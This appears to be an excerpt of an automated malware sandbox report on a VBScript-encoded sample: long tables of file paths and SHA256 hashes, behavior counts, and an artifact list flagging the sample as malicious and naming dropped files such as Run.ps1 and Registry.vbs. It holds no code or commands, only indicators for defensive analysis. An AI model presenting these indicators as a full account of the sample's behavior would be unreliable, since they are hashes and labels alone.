C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_779c19e4-a484-424e-bbb2-864603d7c838	7.79 KB	b85946385a713a0b3157830a59d2b29bb2a1fec55ab88e4871360e0b244e7476	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c78583a4-a303-4f42-a75a-4eaadf5045bf	711 bytes	3efc14d5f3f284d8b564fcc9a6df06e6e911365ac56ce54266e5631a4d33c301	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_2dd231c2-2f42-459e-ab5f-55e1350286ad	3.42 KB	9e09fa3e6c0cf5f5dcd00d2db5327c914e167430ed811638330098a42a9d7abb	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b2ac57bf-114f-4148-b257-30c0286d8877	1.81 KB	000e5c18df1ae71ac0b4402c8aa8a34da881f559bc8b7edccf05ce1ff0686067	✗

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1eee120c-7a19-49dd-866d-72809f902116	1.81 KB	2c6c6e562e6336e90daed97a6ec6fc2e36c439a4e45f76f587bc895d0805c995	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9142be04-d5cd-4eb1-9312-f0824ae98788	902 bytes	28de346b7d29d63eb092ccdcd69df55ba4592e5782be73d48bf50e8e217a77c7	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9399e0e4-ab4f-4af4-b7fe-205958683318	9.67 KB	a9b5795280d1048e0daa6e27e869492db115cf92a57a9817e6d894b0bec31b1b	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5782cf09-7a1f-42aa-9f40-3ae11771419d	1.21 KB	d6914a2a649b85a5dfd8fd00cfb466a3b43f3663f53a017e826eef5dc6235e8e	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_528a3b00-cd0e-470f-8628-74922e5349e2	4.10 KB	be0522e891f07b196eb4cdd8761c7f53caf642c16ad5d691c7d32c327f26d075	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_20506862-be1b-49ae-9d3d-850fa8e92f80	940 bytes	ff157433bdd0e5a4a61f27172591a53d88d2e2ccfe9a5b16bf33c250cab869e8	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9a9fc1c4-86fb-4d68-a47b-9bb1cf0f4ae2	2.60 KB	3fd8eae84c371985caa0f14af2717052e5049eccd8ce1c0f1fa6ac636e732c5c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1251d6ff-5ce5-4963-9b76-b0bf0d5dceaa	4.30 KB	2410c4686683f3a71dceae28781a8ca886360d84213c426b64d40bb751329f6c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45077749-d105-410f-b144-43e36278e011	1.42 KB	717f3f13d34c9437519bab7183c72c5c80b2cacc096f497c954f69f6e2c3c7b6	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bcd1f005-f881-4acd-a794-2aad0ad235a7	2.31 KB	bbb309c7c6bb3927cbe380a7ce2743ec5b80e4aee32f4f640049e39ddca3ef8c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_fb163df2-83ac-4802-823c-effbba3de44b	902 bytes	ab8f309bf9116247713e709cb680ca550b2e557ccc06a4e9e7957a35bff55bc5	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4923aca9-4cf4-437c-8454-886ae82860b8	2.67 KB	1a17618fb70e56a97d01e2a76d7a18471fb05d3f102db3fa9419ba1eccc09eda	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_1407eed7-8fab-400c-a5f3-eb6113fa568b	3.11 KB	0f051424fac4f2a24698fbb339c96372385eb29556e2cf43d9eed1bbdc2b6957	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65417558-2a55-4f8d-bd7b-3d0260921097	1.49 KB	1823874d8b80e06660a68b79930710e65c04b1d70d8967554b54eb83ab7ff36d	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_14831ee1-9f15-4751-a929-7c37c737cea5	1.49 KB	182dd6206f187dc34372ef0e3f6a9b9bd7e7f2e2623e7445613a58380bc34a49	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6160a895-75ef-4622-ae0b-5d1972f50053	2.07 KB	4efc10918360ff44d6aeefcc47750f6cb4d4c2d90d8def2f7fb50dc90f7e781f	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d1e45739-f5f9-4f44-90e1-7faacd629a6e	798 bytes	2fd4679e45d19583f09b3aaf213ba5aba589d26dad8b4ac16243d3e89a9543e9	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cf003e6f-c92c-407f-b4ee-9237a68cd634	594 bytes	c6dbdf869862532069c991b3177795a650a3100c9a273fe9eae69ef2152d0358	✗

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e00b34e7-906c-4cf3-9069-93d3297d8017	2.50 KB	d4a59c4162645b2dc38ea8ac7c8795b05bcd3783abf33c881fefe85fb0e19ced	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	04de065111159b23b0498013e0e74a9393c0636d4dc6275bdb67b4ceb6182472	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	0f6a843ffb69bb431b4160419db93dbdeebad91b80accce3132ad636245d96c1	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	9537c3f9fa6ec051fff71c5fc88945dc383249c08b1d54926f6addc4044dbd02	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	89ee08546661094c9b2ac6ef876c240a289fcb8f3acc550c7c9ef76522b70959	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	70fb78eb35af24a632e2c4eda28f40d09b491168f3d5fff3c4498704ab1e389b	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.16 KB	bf947d4be06d96c6a60004224c09d0ee05220ee8dfc36930793a2e93d94c9f44	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.42 KB	e20339ca4f94740ec3e6c419881728ec98577ced5144cc16853d1135d354213d	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.70 KB	ddd3ecceccae4772bd65d7e305efb2bcdea8cf812d02807b614830e8a40de72b	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	2.97 KB	d568edaacd729b898a24516b1156e834973bed699221267d9fdc63a7f1e5cf37	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	3.22 KB	3f4f9f26e8b36af094182d88fc9bbe6a6890951c0e50c9ec2bf52b6cb74523af	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	3.46 KB	1419815cf90f70b859606f81787a8b2b33e61a6df32c44390de75bf552ed5030	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	3.68 KB	1761f08ed3d9348637bf8253f1ebbbca4bc31deb5b1fc71e1476f4320d27c89a	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	3.93 KB	3aef995600977755cacd822681c55623158da8db284a1de46f38d83b5f5f6182c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	4.17 KB	cfc0c116ac1ce9ae20712f2bde83fcef5727c7fbec69980b0e5b669cd7f023e3	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	4.40 KB	44f11abc4b0abdf4e0211a860fb27184e86a1ba660160cd53dcb4fc49b682eed	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	4.64 KB	f03ab8590358d439086c342bf7505ecc9a4341a9695763595017735c7ea6fd7f	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	4.88 KB	427b74a97ba46411f5c5c456786dc29ed9cd223355032d92393e2158d17df8cf	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	5.11 KB	6d08fa44660b7bd46a1451176f9d1d2d3770475f1e0d7ffab12fd2843b0947b6	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	5.35 KB	148ac3648e881ff9202ec232c44689128a597ce514ade6ac86e42fd02b7c372e	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	5.85 KB	6596a4059920cc8a3eb22cc6980a9376c1c38f2c03f48d8ffcea82f50e4c84b1	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	6.08 KB	9af4df8cabb62b9231459bee5db7182e6f14fca63308a7c83b570ab4457051a4	✗

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	6.30 KB	49caef4b62811750aee8378d1a744dc518c7efdf15eeb2088171692d421bc1fd	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	6.53 KB	a96ef2dad0b71dd8d2e65f712c2f6964ed7efa63b36f98d596b5d81701575182	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	6.79 KB	d4b5243326ecd376586cde7954b2f4fe76df30664b134851f39dd9b9d0f718fa	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	7.03 KB	387c7d311469a03025f85b799ca73900a22e1ddcf95701a9194c0a5f8c13adf0	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	7.26 KB	2d06cc16670c4d1b8129beca7a0757adbb38d2161a69de30cf16446574bd559c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	7.48 KB	ba2ca90bd0fb33ab15a1901f243d2f10297a92a49ea43f6b4c48d1fa9d82ebaf	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	7.70 KB	f5749575cfa31863eba40ca6012ce675c82c6510c4d162ea6a6f90508d90700d	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	7.92 KB	3154ce23a2a938dbe0fa1a98b064e066427a87fabac39f839b1dc44d25bdb97	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	8.19 KB	e020c52e81e926062201521c955be5681f6422ed2268b86671f9b79b349d974a	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	8.42 KB	2017c16ccfd3d309f6d64ea33aa36a2de6f7f1880bff4f38956fa7dbd49f7905	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	8.65 KB	d1bc957c426d47539fc5755334ef1dff00bd6271240b977d102f52bc597ae74b	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	8.88 KB	aa27ba1938282c8d841ce901f6d35d63c5b57afaaaf98954ce23d2a27a9681d6	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	9.12 KB	74fda903dcfd56405ef0abf16c3a631bc5429c970102e59b0347b7bf22b2ad1c	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	9.61 KB	a3d5b86eb1480bf095d1146ec1e6ac16fb55dd5b208e54c4b214faed666627a41	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	9.84 KB	b026550f3ce8cf939c98b763ba9af35c22ce72cac0c1cebb2967c44668d1305e	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	10.06 KB	f999a046f2a43e68a7c9ecde19b4b95add79eaa3afac4e61943568c5c59d3125	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	10.30 KB	b9c6afadb8b3ba5270f8acfe6bcae3e95c3132f96993d70142aae5c230b24359	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	10.54 KB	7434a42dc6e654d6fdc2fbc127cbc2438e58d795cf8a94f2f555dcae5ff32091	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	10.77 KB	8a451f09385f1b76752bc249b0177746d9476e6858a7c3952f4774ae06066b1b	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	11.04 KB	006723c165b832c193210e5f28bea9a7560c95d0af15f97c8e697f5798e500e5	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	11.30 KB	22c00a338cfbc0bb922721540a73c410067b86cf1b84acdb42bfc6b53d7dac56	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	11.55 KB	f8c6063a40ac5a10e3c40dd5459c1f5ea4346957179861f1921b3e690550224b	✗

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	11.78 KB	b19f7eb925745b33ac14f4edc60d07efc5491b9d47bdad221dc686b83096ce37	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	12.00 KB	dca43a76524c46c91126704b4f2db18bfe5e6a40c7eefcabfb7459899ca10d36	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	12.24 KB	51e0313f78c7efb374383e2e4f7814329a7c90cbde5d137861741db8b173cb48	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	12.48 KB	54d966e3ad0a5859b089fd8178ef8a8cb609ba04c65b2df1c7d6084a9a5a7aa8	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	12.75 KB	ded668e766b7b7f4ed2265fc3b2833bf128983969bfd302a6888cf48551ee666	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	12.99 KB	82072262eeac47fa2fbc9d2a26fac6d959293ef818da3659078bc5e7c51b413d	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	13.23 KB	125533dcd0f2d6117823d90c368c24dcfea1a79ed2e7a841c21c67f28d3dd9cd	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	13.48 KB	7e30b58ebcd30e1e4b4cd3992f5cd31705a9bad9941942ad78279b3d1269f116	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	13.71 KB	d1cd0f9417c18839dd30cf3659604064bef453ea195dbe37468a3ac7c9fa0ca3	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	13.96 KB	4ecddde7a360e03e549dd115971b074f780a8a587443f87ce4459091af1b892f	✗
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	14.20 KB	83dc45663b49d0ee966f8061a576354191da73f2fe90dc325e758befbf11ea7b	✗

Host Behavior

Type	Count
Environment	456
File	7408
System	931
Registry	1496
Module	18
Mutex	412
-	291
COM	6

Network Behavior

Type	Count
DNS	2
TCP	1

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4	C:\Users\RDhJ0CNFevzX\Desktop\2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe, C:\Users\RDHJ0C~1\Desktop\2902fd2f62aa881a0d036bddefd66522c5562e3c7ae2a2b57dbac33588cb70c4.vbe	Sample File	2.75 KB	text/x-vbscript	Access	MALICIOUS
ba9374dd8077b7f5116de96a8704774e443effd54eb9d2ed0428d53c045340e9	c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\3ylm1fmi\image1[1].mp3	Modified File	582 bytes	text/html	-	MALICIOUS
81a83adea4dd5948ab834d0e2e42659ba142a40ce9aeff2f36c95b3f2c159017	c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\ydln2mex\image[1].mp3	Modified File	166.49 KB	text/html	-	CLEAN
60e1e7b366673c6d93caa0476a40d996f2b5cfeab9b4415909b3999723d33bf5	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex	Modified File	2.16 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
bfd60204585f1603ee9faac7c44adb9fcd6fa56b7748f03ecb1a9beaa7c56ea1	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9	Modified File	1.16 KB	application/octet-stream	Write, Create, Access	CLEAN
72831bc6962c8017ea71abc038a8f60e79976ebaf05d363c80f32c975a55d0d9	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20	Modified File	10.76 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
12bd362291f72f2c2e7756742b7377549d13d5bf231455d23ef250c5bdf18121	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba	Modified File	1.77 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
b0ada1a5b9cd3c6c3c9fa895bf63665129ea3ac1be1391a2064296fdf950fe3a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215	Modified File	1.60 KB	application/octet-stream	Write, Create, Access	CLEAN
9214d80f84cede2f6a2b72f617e0c6a54c75f589b00ff17d2858041e541f30b0	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_01c28806-e5ae-41cc-b284-e627e1b02beb	Modified File	602 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
bff972df82ef871cff56b4093f6953a526992555c2913ecd6fede0d642b7cc0a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3	Modified File	8.73 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
1b066393e4b41bf286c74f2b39e43e056a1ce343c1937ae037573fd50ef53819	C:\Users\Public\Run.ps1	Dropped File	165.85 KB	text/plain	Write, Read, Create, Access	CLEAN
b904bcca4302adc5c233ac702b69656ffd1e9132b7a6f9e1840d6bf2022d2c71	C:\ProgramData\ServiceState\Registry.vbs	Dropped File	189 bytes	text/plain	Write, Create, Delete, Access	CLEAN
4fc1f3d57674527f1c342966f4abb8f18760f69ec8b75458b624e2efc5c83dd4	C:\Users\Public\Registry.bat	Dropped File	189 bytes	text/plain	Write, Create, Delete, Access	CLEAN
4985daa10ab2e4770670a38d5cd2a15c3fd7cd1c8ed679d202a5e9e09b983fc3	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_af23c7f8-0cfe-42a9-b371-9bd1b8b996dc	Dropped File	690 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
627e6b88e61562ed24ee216f5153264bbd7bb259605f2f9f89beed3c4aefca57	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d17b63be-a40d-41eb-b9e8-19da3222b20f	Dropped File	974 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
d4047357a1edf5d34dafe49e58d3023d40fda12732c9e7e7e65fa6769e7aacf4	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_f579e475-3a4f-4343-b157-05dfd3db7077	Dropped File	693 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
a5e8bab64392a30b85f5cb93bbe3b35cc981c61bc6d4dd16d25bcc734dc0e312	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c576100b-de09-4abd-8440-b64c0aa6e278	Dropped File	1.41 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
2a761c02935a44d0f783cfb34aee5b514864da12336527781fa0b341518a9e07	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_26c75ca9-b287-4813-9999-084986b4af6e	Dropped File	1016 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
6b6c06abd51531f3f2129e3927074b7df0624435d9fc652883b6e2b57fc6db02	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_2f07845a-4a84-47f8-bad3-cd0e56f079cb	Dropped File	1.86 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
a68d471f739180f6a0d670ce4757471eb527a06628bfaed1fa9c8507d0366a63	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5813b28f-16b3-4ab9-b040-b0eb2b0bb280	Dropped File	805 bytes	application/octet-stream	Write, Create, Access	CLEAN
c9d60721420164ef6d1707b4868440e9a90f3a3f36defbd14ff7f25ba55652d7	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_14d69269-0f8f-4629-91cf-33583e374f68	Dropped File	805 bytes	application/octet-stream	Write, Read, Create, Access	CLEAN
5d27dc383f4de3692eadfb15e7ad30b523113c59e6ae595a8451385f4edb739a	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc8bd29b-e0a3-485a-9931-6fcbf24238b1	Dropped File	4.78 KB	application/octet-stream	Write, Create, Access	CLEAN
81b1dfc80a53d710a45845c2ceac7a921b3d2b5033a705ae2ddbe62773ba6256	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_23088fea-3134-440e-91ac-903ef537c0c8	Dropped File	1.84 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
1c6d2138e5de6c498ce47beaa181f5717420306bfffc174c75d7b2f7d9bdddcf	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9b5230dd-2b2a-4e48-84ad-fd1f13d0b74b	Dropped File	1.27 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
34ed6390a3bc4bc2e0e7fa5c8e4623e59d88ad14e14b96513d812689493be057	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0c05f21b-a6e8-4fe4-8c18-43a4a6abb4d8	Dropped File	3.79 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
91963953d5bab4cf5d8b01acaf5f39e809e32567ec8794e810566e8402e220c7	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_565754fc-4cdb-480f-b05a-58f7be5619cc	Dropped File	2.89 KB	application/octet-stream	Write, Read, Create, Access	CLEAN
33c437958cadcc941697cc775c7530d7f3cf2ed35a82980406411ac7f02e7c10	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_26941902-84ab-4e9b-9c81-8024b843d125	Dropped File	1.73 KB	application/octet-stream	Write, Read, Create, Access	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
4a2dd2df7152fb43329c7556364a6bc21bff2ecf04b405fe1d92cc5443dd8ab6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d5be2867-60c6-486f-8f13-49cde37cea48	Dropped File	925 bytes	application/octet-stream	Write, Create, Access	CLEAN
